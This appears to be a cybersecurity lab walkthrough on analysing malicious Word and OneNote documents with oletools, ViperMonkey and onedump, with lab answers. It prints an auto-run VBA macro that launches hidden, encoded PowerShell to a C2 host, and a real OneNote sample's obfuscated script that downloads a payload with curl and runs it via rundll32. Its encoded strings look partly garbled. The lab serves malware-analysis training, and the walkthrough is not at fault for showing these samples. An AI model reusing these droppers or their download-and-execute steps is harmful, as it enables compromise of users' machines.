|revision_number|1|
|total_edit_time|60|
|create_time|2023-09-12 11:45:00|
|last saved time|2023-09-12 11:46:00|
|num_pages|1|
|num_words|0|
|num_chars|0|
|creating_application|Microsoft Office Word|
|security|0|
+-----+-----+

Properties from the DocumentSummaryInformation stream:
+-----+-----+
|Property|Value|
+-----+-----+
|codepage_doc|1252|
|lines|0|
|paragraphs|0|
|scale_crop|False|
|company| |
|links_dirty|False|
|chars_with_spaces|0|
|shared_doc|False|
|hlinks_changed|False|
|version|1048576|
+-----+-----+
```

Some key information we got from the output is:

- When the document was created / last saved.
- The author's Name.

Tool: oletime: Oletime shows the creation/modification time of different stream objects present in the document as shown below:

```
remnux@thm-remnux:~/worddoc$ oletimes suspicious.doc
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: suspicious.doc

-----+-----+-----+
Stream/Storage name | Modification Time | Creation Time |
-----+-----+-----+
Root                | 2023-09-12 11:46:53 | None          |
'\x01CompObj'       | None                | None          |
'\x05DocumentSummaryInformation' | None                | None          |
'\x05SummaryInformation' | None                | None          |
'1Table'            | None                | None          |
'Macros'             | 2023-09-12 11:46:53 | 2023-09-12 11:46:53 |
'Macros/PROJECT'     | None                | None          |
'Macros/PROJECTwm'   | None                | None          |
'Macros/VBA'         | 2023-09-12 11:46:53 | 2023-09-12 11:46:53 |
'Macros/VBA/NewMacros' | None                | None          |
'Macros/VBA/ThisDocument' | None                | None          |
'Macros/VBA/_VBA_PROJECT' | None                | None          |
'Macros/VBA/dir'     | None                | None          |
'WordDocument'       | None                | None          |
-----+-----+-----+
```

Tool: olemap: Olemap displays the details about different sectors of the file, as shown below:

```
remnux@thm-remnux:~/worddoc$ olemap suspicious.doc
olemap 0.55 - http://decalage.info/python/oletools
-----
FILE: suspicious.doc

OLE HEADER:
-----+-----+-----+
|Attribute|Value|Description|
|-----+-----+-----+
|OLE Signature (hex)|D0CF11E0A1B11AE1|Should be D0CF11E0A1B11AE1|
|Header CLSID||Should be empty (0)|
|Minor Version|003E|Should be 003E|
|Major Version|0003|Should be 3 or 4|
|Byte Order|FFFE|Should be FFFE (little endian)|
|Sector Shift|0009|Should be 0009 or 000C|
|# of Dir Sectors|0|Should be 0 if major version is 3|
|# of FAT Sectors|1||
|First Dir Sector|00000028|(hex)|
|Transaction Sig Number|0|Should be 0|
|MiniStream cutoff|4096|Should be 4096 bytes|
|First MiniFAT Sector|0000002A|(hex)|
|# of MiniFAT Sectors|2||
|First DIFAT Sector|FFFFFFFF|(hex)|
|# of DIFAT Sectors|0||
|-----+-----+-----+

CALCULATED ATTRIBUTES:
-----+-----+-----+
|Attribute|Value|Description|
|-----+-----+-----+
|Sector Size (bytes)|512|Should be 512 or 4096 bytes|
|Actual File Size (bytes)|32768|Real file size on disk|
|Max File Size in FAT|66048.0|Max file size covered by FAT|
|Extra data beyond FAT|0|Only if file is larger than FAT|
|Extra data offset in FAT|00008000|Offset of the 1st free sector at|
|end of FAT|
|Extra data size|0|Size of data starting at the 1st|
|free sector at end of FAT|
|-----+-----+-----+
```

Tool: olevba: This is an important tool that is widely used for analysis. Olevba extracts all the VBA objects it finds within the file and also shares the summary of the suspicious elements it finds, as shown below:

```

remnux@thm-remnux:~/worddoc$ olevba3 suspicious.doc
olevba 0.56 on Python 3.6.9 - http://decalage.info/python/oletools
=====
FILE: suspicious.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: suspicious.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO NewMacros.bas
in file: suspicious.doc - OLE stream: 'Macros/VBA/NewMacros'
-----
Sub AutoOpen()
    AutoOpenMacro
End Sub

Sub Document_Open()
    AutoOpenMacro
End Sub

Sub AutoOpenMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -e bGllbnQgPSB0ZXctT"
    Str = Str + "2JqZWN0IFN5c3RlbS50ZXQuU29ja2V0cy5UQ1BDdGllbnQoImh"
    Str = Str + "0dHA6Ly90aGlyZWRFtLnRobS9zdGFnZTIuZXh1Iiw0NDQ0K"
    Str = Str + "Tskc3RyZWFTID0gJGNsaWVudC5HZXRtdHJlYW0oKTtbYnl0ZVt"
    Str = Str + "dXSRIeXRlcyA9IDAuLjY1NTM1fCV7MH07d2hpbGUoKCRpID0gJ"
    Str = Str + "HN0cmVhbS5SZWfKkCRieXRlcywgMCwgJGJ5dGVzLkxlbmd0aCk"
    Str = Str + "pICluZSAwKXs7JGRhdGEgPSAoTmV3LU9iamVjdCAtVHlwZU5hb"
    Str = Str + "WUgU3lzdGVtLlRleHQvQVNDZSULFbmNvZGluZykuR2V0U3RyaW5"
    Str = Str + "nKCRieXRlcywwLCAkaSk7JHNlbmRiYWNRID0gKGlleCAkZGF0Y"
    Str = Str + "SAyPiYxIHwgT3V0LVN0cmLuZyApOyRzZW5kYmFjazIgPSAk2V"
    Str = Str + "uZGJhY2sgKyAiUfMgIiArIChdw2QpLlBhdGggKyAiPiAiOyRzZ"
    Str = Str + "W5kYnl0ZSA9ICbhdGV4dC5lbmNvZGluZl060kFTQ0lJKS5HZXR"
    Str = Str + "CeXRlcygkc2VuZGJhY2syKTskc3RyZWFTLldyaXRlKCRzZW5kY"
    Str = Str + "nl0ZSwwLCRzZW5kYnl0ZS5MZW5ndGgpOyRzdHJlYW0uRmx1c2g"
    Str = Str + "oKX07JGNsaWVudC5DbG9zZSgp"

    CreateObject("Wscript.Shell").Run Str

```

The above output shows the macros found within the document. The summary of the suspicious elements is shown below:

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	Wscript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	powershell	May run PowerShell commands
Suspicious	CreateObject	May create an OLE object
IOC	powershell.exe	Executable file name

The above summary shows that

- The document contains the code that will auto-execute when the user opens the document.
- It contains suspicious Base64 encoded strings.
- It also contains PowerShell code.

Tool: Oledump.py: Oledump can be used to check if there are any macros embedded in the document streams. The letter **M/m** will be mentioned against the object stream, indicating that this stream is a macro, which needs to be checked.

```
remnux@thm-remnux:~/worddoc$ oledump.py suspicious.doc
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     7385 '1Table'
5:      412 'Macros/PROJECT'
6:       71 'Macros/PROJECTwm'
7: M    3303 'Macros/VBA/NewMacros'
8: m    938 'Macros/VBA/ThisDocument'
9:     2634 'Macros/VBA/_VBA_PROJECT'
10:      569 'Macros/VBA/dir'
11:     4096 'WordDocument'
```

This shows that objects 7 and 8 contain the macros which we need to investigate further. We can also use the **--metadata** or **-M flag** to display the information about

the document, most of which we already have obtained from the tools used above.

```
remnux@thm-remnux:~/worddoc$ oledump.py -M suspicious.doc
Properties SummaryInformation:
  codepage: 1252 ANSI Latin 1; Western European (Windows)
  title:
  subject:
  author: CM[REDACTED]
  keywords:
  comments:
  template: Normal.dotm
  last_saved_by: CM[REDACTED]
  revision_number: 1
  total edit time: 60
  create_time: 2023-09-12 11:45:00
  last saved time: 2023-09-12 11:46:00
  num_pages: 1
  num_words: 0
  num_chars: 0
  creating_application: Microsoft Office Word
  security: 0
Properties DocumentSummaryInformation:
  codepage_doc: 1252 ANSI Latin 1; Western European (Windows)
  lines: 0
  paragraphs: 0
  scale_crop: False
  company:
  links_dirty: False
  chars_with_spaces: 0
  shared_doc: False
  hlinks_changed: False
  version: 1048576
```

Let's select object 7 using the `-s` flag and see what macro is embedded in the document.

```

remnux@thm-remnux:~/worddoc$ oledump.py -s7 -v suspicious.doc
Attribute VB_Name = "NewMacros"
Sub AutoOpen()
    AutoOpenMacro
End Sub

Sub Document_Open()
    AutoOpenMacro
End Sub

Sub AutoOpenMacro()
    Dim Str As String


    Str = Str + "powershell.exe -nop -w hidden -e bGllbnQgPSB0ZXctT"
    Str = Str + "2JqZWn0IFN5c3RlbS50ZXQuU29ja2V0cy5UQ1BDbGllbnQoImh"
    Str = Str + "0dHA6Ly90aGlyZWVtLnRobS9zdGFnZTIuZXhlIiw0NDQ0K"
    Str = Str + "Tskc3RyZWVtID0gJGNsaWVudC5HZXRtdHJlYW0oKTtbYnI0ZVt"
    Str = Str + "dXSRIeXRlcYwA9IDAuLjY1NTM1fCV7MH07d2hpbGUoKCRpID0gJ"
    Str = Str + "HN0cmVhbS5SZWVtID0gJGNsaWVudC5HZXRtdHJlYW0oKTtbYnI0ZVt"
    Str = Str + "pIC1uZSAwKXs7JGRhdGEgPSAoTmV3LU9iamVjdCAtVHlwZU5hb"
    Str = Str + "WUgU3lzdGVtLlRleHQuQVNDU1FbmNvZGluZyZyR2V0U3RyaW5"
    Str = Str + "nKCRieXRlcYwWLCaKaSk7JHNlbmRiYWNRID0gKGlleCAkZGF0Y"
    Str = Str + "SAyPiYxIHwgT3V0LVN0cmVudC5HZXRtdHJlYW0oKTtbYnI0ZVt"
    Str = Str + "uZGJhY2sgKyAiUFMgIiArICVudC5HZXRtdHJlYW0oKTtbYnI0ZVt"
    Str = Str + "W5kYnI0ZSA9ICVudC5HZXRtdHJlYW0oKTtbYnI0ZVt"
    Str = Str + "CeXRlcYgkc2VuZGJhY2sgKyAiUFMgIiArICVudC5HZXRtdHJlYW0oKTtbYnI0ZVt"
    Str = Str + "nI0ZSwwLGRzZW5kYnI0ZS5MZW5ndGp0YRzdHJlYW0uRmxlc2g"
    Str = Str + "oKX07JGNsaWVudC5DbG9zZSgp"

    CreateObject("Wscript.Shell").Run Str
End Sub


```

If we examine this VBA code, it shows that it contains a PowerShell Script with base64 encoded string, which will execute when the document opens. Let's use another tool to examine this document

Tool: ViperMonkey: ViperMonkey is a tool used for analyzing and emulating the behavior of malicious macros in Microsoft Office documents. Let's run this command against the document and see what it shows:



The Base64 decoded result shows the PowerShell command. Follow the decoded command and extract the URL it reaches. We can use another CyberChef recipe Extract URLs to extract the URL from the output, as shown below:



We have found the IOC, which is a C2 server. From a SOC Analyst's perspective, we will move on to creating a detection rule on outbound traffic to detect if any host has communicated to this C2 server in the past or if there is any connection in the future. If there is any communication observed, it means that the host has been compromised and needs immediate remedy.

Answer the questions below

What is the author name of the document found during the analysis?

CMNatic

```
ubuntu@ip-10-113-143-252:/home/remnux/worddoc$ olemeta suspicious.doc
olemeta 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
=====
FILE: suspicious.doc
```

```
Properties from the SummaryInformation stream:
```

Property	Value
codepage	1252
title	
subject	
author	CMNatic


How many macros are embedded in the document?

2

```
ubuntu@ip-10-113-143-252:/home/remnux/worddoc$ oledump.py suspicious.doc
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     7385 '1Table'
5:      412 'Macros/PROJECT'
6:       71 'Macros/PROJECTwm'
7: M    3303 'Macros/VBA/NewMacros'
8: m     938 'Macros/VBA/ThisDocument'
9:      2634 'Macros/VBA/_VBA_PROJECT'
10:      569 'Macros/VBA/dir'
11:     4096 'WordDocument'
```

What is the URL extracted from the suspicious.doc file?

```
ubuntu@ip-10-113-143-252:/home/remnux/worddoc$ vmonkey suspicious.doc
```



<http://thmredteam.thm/stage2.exe>

Task 9 - OneNote

OneNote is a popular note-taking and collaboration tool developed by Microsoft. It allows users to create and organize digital notebooks containing various types of content, such as text, images, audio recordings, and file attachments. OneNote files are saved with a .one or .onenote extension.

To understand how different APT groups have started using OneNote documents in their recent campaigns, let's look at [MalwareBazaar](#) - the online Malware database for researchers. We can search for OneNote malware by using the search `file_type:one` to display all OneNote documents.

Browse Database

file_type:one

Search

Search Syntax ?

Search:

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2023-05-04 22:51	1ad3662bd1d6f59db2c6...	one	MetaStealer	embedded_MSI metastealer one OneNote	malware_traffic	
2023-05-02 10:30	6874da842d14e63a60f25...	one		one	abuse_ch	
2023-04-28 22:55	4cdab0573e8b094fe8937...	one	IcedID	1837211102 IcedID one	pr0xylife	
2023-04-24 12:42	c1a4c4ed2d090893c08c4...	one	Quakbot	1682330454 BB25 one Qakbot Quakbot	pr0xylife	
2023-04-19 10:00	2b0b2a15f00c6eed533c7...	one	Quakbot	1681731194 BB24 one Qakbot Quakbot	pr0xylife	
2023-04-14 03:33	96f8bda7e072baf4a55e1...	one		embedded_MSI one OneNote	malware_traffic	
2023-04-05 23:41	bbdde10ca28507f0ba7c2...	one	Quakbot	1680686988 BB22 img one Qakbot qbot Quakbot	pr0xylife	
2023-04-05 09:23	1097efff866dcefc5e360...	one		one	madjack_red	
2023-03-31 12:22	d23a3348b7e5102bc1ef3...	one	Gozi	BR-2963 Gozi one Ursnif	pr0xylife	
2023-03-30 08:37	462bf8a2e19a3e2dd4e56...	one		kento one PerceptionPoint pw-01234 Redline	OxToxin	
2023-03-30 06:45	61192618b654fd7a8728...	one	Gozi	BR-2963 Gozi one Ursnif	abuse_ch	
2023-03-25 14:12	50de06a3997ce991fbb25...	one	SnakeKeylogger	one SnakeKeylogger	abuse_ch	
2023-03-24 08:25	9ba1b1bf9bccdf3cdd0e0...	one	Heodo	Emotet Heodo one	TeamDreier	
2023-03-24 08:25	d6187151e5cecc616ab81...	one	Heodo	Emotet Heodo one	TeamDreier	
2023-03-24 08:25	6425c7166875c6576849...	one	Heodo	Emotet Heodo one	TeamDreier	
2023-03-24 08:24	4cff47be9f748f13cfd3d3...	one	Heodo	Emotet Heodo one	TeamDreier	
2023-03-24 06:37	46149f56028829246628f...	one	Gozi	BR-2963 Gozi one Ursnif	abuse_ch	

We will be using one of the documents from the above list to practice analyzing and see if we can extract some obfuscated code or any IOC.

In the attached VM, go to the path `/home/remnux/OneNoteDocs` , where the `invoice.one` is placed. Let's check whether the document contains embedded code or IOCs.

File Identification: We will use the `trid` utility, which is used for file identification. This confirms the file we are investigating is indeed a OneNote document.

```
remnux@thm-remnux:~/onenoteDocs$ trid invoice.one

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 13206
Analyzing...

Collecting data from file: invoice.one
100.0% (.ONE) Microsoft OneNote note (16008/2)
```

Extracting Strings: We can use `strings` commands to see whether the file contains IP addresses, scripts, domains, or other useful strings.

```
remnux@thm-remnux:~/onenoteDocs$ strings -n 20 invoice.one
Copyright (c) 1998 Hewlett-Packard Company
IEC http://www.iec.ch
IEC http://www.iec.ch
.IEC 61966-2.1 Default RGB colour space - sRGB
.IEC 61966-2.1 Default RGB colour space - sRGB
,Reference Viewing Condition in IEC61966-2.1
,Reference Viewing Condition in IEC61966-2.1
Copyright (c) 1998 Hewlett-Packard Company
IEC http://www.iec.ch
IEC http://www.iec.ch
.IEC 61966-2.1 Default RGB colour space - sRGB
.IEC 61966-2.1 Default RGB colour space - sRGB
,Reference Viewing Condition in IEC61966-2.1
,Reference Viewing Condition in IEC61966-2.1
<div id="content">f5&u5&n5&c5&t5&i5&o5&n5& 5&s5&l5&e5&p5&(5&m5&i5&l5&l
&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5&v5&a5&r5& 5&c5&u5&r5&D5&a5&
5& 5&{5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5
D5&a5&t5&e5& 5&-5& 5&d5&a5&t5&e5& 5&<5& 5&m5&i5&l5&l5&i5&s5&)5&;5&}5&/5&*
& 5&'5&h5&t5&t5&p5&s5&;5&/5&/5&g5&o5&o5&g5&l5&e5&.5&c5&o5&m5&"5&;5& 5&*5&
```

The output gives us suspicious domains and embedded code references. Let's use another utility, `onedump.py`, to get the objects found in the document.

Onedump Utility: Onedump is a stable tool used to extract and analyze OneNote documents. Let's first check the help options using this command `onedump.py -h`

```
remnux@thm-remnux:~/onenoteDocs$ python3 onedump.py -h
Usage: onedump.py [options] [[@]file|cut-expression|flag-expression ...]
Dump tool for onenote files
```

Source code put in the public domain by Didier Stevens, no Copyright
Use at your own risk
<https://DidierStevens.com>

```
Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m, --man             Print manual
  -o OUTPUT, --output=OUTPUT
                        Output to file (# supported)
  -s SELECT, --select=SELECT
                        select item nr for dumping (a for all)
  -d, --dump            perform dump
  -x, --hexdump         perform hex dump
  -X, --hexdumnows     perform hex dump without whitespace
  -a, --asciidump       perform ascii dump
  -A, --asciidumprle   perform ascii dump with RLE
  -b, --base64         perform BASE64 dump
  -B, --base64nows     perform BASE64 dump without whitespace
  -p PASSWORD, --password=PASSWORD
                        The ZIP password to be used (default infected)
  -n, --noextraction   Do not extract from archive file
  -l, --literalilenames
                        Do not interpret filenames
  -r, --recursedir     Recurse directories (wildcards and here files (@...)
                        allowed)
  --checkfilenames     Perform check if files exist prior to file processing
  -j, --jsoninput       Consume JSON from stdin
  --logfile=LOGFILE    Create logfile with given keyword
  --logcomment=LOGCOMMENT
                        A string with comments to be included in the log file
  --ignoreprocessingerrors
                        Ignore errors during file processing
```

The output shows the flags we need for this task. Let's now use this tool to analyze the `invoice.one` document without any flag using the command `onedump.py invoice.one`

```
remnux@thm-remnux:~/onenoteDocs$ python3 onedump.py invoice.one
File: invoice.one
1: 0x00001740 .... ffd8ffe2 0x00015b4f 4d5f7afd30851031376da0fa6d0e3f80
2: 0x0001d290 .... ffd8ffe2 0x0000d36f 2ccb7fd40e61b6dd2cd936e61929fb81
3: 0x0002ae58 .PNG 89504e47 0x000000ef 088833d5a4fdcd105a34657922326f76
4: 0x0002bb00 .PNG 89504e47 0x00000128 33dca72504d567c57f95452a0358ed2f
5: 0x0002bc60 <htm 3c68746d 0x00000817 c9d2355fc2be90b0fa73ecb67061a77e
6: 0x0002d628 <htm 3c68746d 0x00005c19 b915056524f1b25937074727cdf5f87c
```

The output shows that this document contains 6 objects. We can look at each object one by one. Objects 5 and 6 are HTML files, so we will inspect those next.

Let's use the `-s` flag to select the 5th object and the `-d` flag to dump it on the screen.

```
remnux@thm-remnux:~/onenoteDocs$ python3 onedump.py -s 5 -d invoice.one
<html>

<div id="content">f5&u5&n5&c5&t5&i5&o5&n5& 5&s5&l5&e5&e5&p5&(5&m5&i5&l5&l5&l5&s5&)5&(5&v5&
&D5&a5&t5&e5&(5&)5&;5&v5&a5&r5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&u5&l5&l5&l5&;5&d5&o5& 5&{5&
5& 5&D5&a5&t5&e5&(5&)5&;5& 5&}&w5&h5&i5&l5&l5&e5&(5&c5&u5&r5&D5&a5&t5&e5& 5&-5& 5&d5&a5&t5&e5&
*5&*5& 5&v5&a5&r5& 5&u5&r5&l5& 5&=5& 5&"5&h5&t5&t5&p5&s5&:5&/5&/5&g5&o5&o5&g5&l5&e5&.5&c5&
&i5&v5&e5&X5&05&b5&j5&e5&c5&t5&(5&"5&w5&s5&c5&r5&i5&p5&t5&.5&s5&h5&e5&l5&l5&"5&)5&.5&r5&u5&
5&o5&u5&t5&p5&u5&t5& 5&C5&:5&\5&\5&P5&r5&o5&g5&r5&a5&m5&D5&a5&t5&a5&\5&\5&i5&n5&d5&e5&x5&1&
+5& 5&u5&r5&l5&,5& 5&05&)5&;5&s5&l5&e5&e5&p5&(5&15&55&05&05&05&)5&;5&v5&a5&r5& 5&s5&h5&e5&
&e5&X5&05&b5&j5&e5&c5&t5&(5&"5&s5&h5&e5&l5&l5&.5&a5&p5&p5&l5&i5&c5&a5&t5&i5&o5&n5&"5&)5&;5&
5&c5&u5&t5&e5&(5&"5&r5&u5&n5&d5&l5&l5&35&25&"5&,5& 5&"5&C5&:5&\5&\5&P5&r5&o5&g5&r5&a5&m5&D5&
n5&g5&,5&W5&i5&n5&d5&"5&,5& 5&"5&"5&,5& 5&"5&o5&p5&e5&n5&"5&,5& 5&35&)5&;5&</div>

<script language="javascript">

var hello = "39cd7b469beae7c617c73e0d008195ef";

var content = document.getElementById("content").innerText;

</script>

<script language="vbscript">

Dim ws : Set ws = CreateObject("WScript.Shell")

' Write reg
ws.RegWrite "HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values", content, "REG_SZ"

' msgbox ws.RegRead("HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values")

</script>
```

This object contains HTML with obfuscated JavaScript and VBScript. We will save it by using this command `onedump.py -s 5 -d invoice.one > obj5` and open it in notepad using the command `notepad obj5`.

```

1 obj5.htm
- <html>
- <div id="content">
<script language="javascript">
var hello = "39cd7b469beae7c617c73e0d008195ef";
var content = document.getElementById("content").innerText;
</script>
<script language="vbscript">
Dim ws : Set ws = CreateObject("WScript.Shell")
' Write reg
ws.RegWrite "HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values", content, "REG_SZ"
' msgbox ws.RegRead("HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values")
</script>
<script language="javascript">
var body = ws.RegRead("HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values");
var func = Function("url", body.replace(/5&/g, ""));
func("https://unitedmedicalspecialties.com/TIGpp/OI.png");
</script>
<script language="vbscript">
ws.RegDelete("HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values")
' Close window
window.close
</script>
</html>

```

This object contains obfuscated script content. The script uses a replace operation to remove `5&` from the text. We can do that in CyberChef with the **Find / Replace** operation, or directly in the terminal while keeping the analysis reproducible.

```

for s in 5 6; do
  echo OBJECT=$s
  onedump.py -s $s -d invoice.one 2>&1 | strings | sed 's/5&/&/g' |
  grep -Ei 'sleep|curl|png|http|rundll32' -A2 -B2
done

```

Read the cleaned output and answer the questions from the script behaviour. Focus on the delay used by the sleep function, the filename used by the cURL download command, and the number of objects listed by `onedump.py invoice.one`.

Note: CyberChef is placed on the Desktop if you prefer to perform the same replacement visually.


Answer the questions below

What is the value used in the sleep function?

15000

```
ubuntu@ip-10-113-143-252:/home/remnux/OneNoteDocs$ strings -n  
20 invoice.one
```

```
<div id="content">f5&u5&n5&c5&t5&i5&o5&n5& 5&s5&l5&e5&e5&p5&  
(5&m5&i5&l5&l5&l5&i5&s5&)5&{5&v5&a5&r5& 5&d5&a5&t5&e5& 5&=5& 5&n  
5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5&v5&a5&r5& 5&c5&u5&r5&D5&a5&t5  
&e5& 5&=5& 5&n5&u5&l5&l5&l5&;5&d5&o5& 5&{5& 5&c5&u5&r5&D5&a5&t5&  
e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5& 5&}5&w5&h5&i5&l  
5&e5&(5&c5&u5&r5&D5&a5&t5&e5& 5&-5& 5&d5&a5&t5&e5& 5&<5& 5&m5  
&i5&l5&l5&l5&i5&s5&)5&;5&}5&/5&*5&*5& 5&v5&a5&r5& 5&u5&r5&l5& 5&  
=5& 5&"5&h5&t5&t5&p5&s5&:5&/5&/5&g5&o5&o5&g5&l5&e5&.5&c5&o5&m  
5&"5&;5& 5&*5&/5&n5&e5&w5& 5&A5&c5&t5&i5&v5&e5&X5&05&b5&j5&e5  
&c5&t5&(5&"5&w5&s5&c5&r5&i5&p5&t5&.5&s5&h5&e5&l5&l5&"5&)5&.5&  
r5&u5&n5&(5&"5&c5&u5&r5&l5&.5&e5&x5&e5& 5&-5&-5&o5&u5&t5&p5&u  
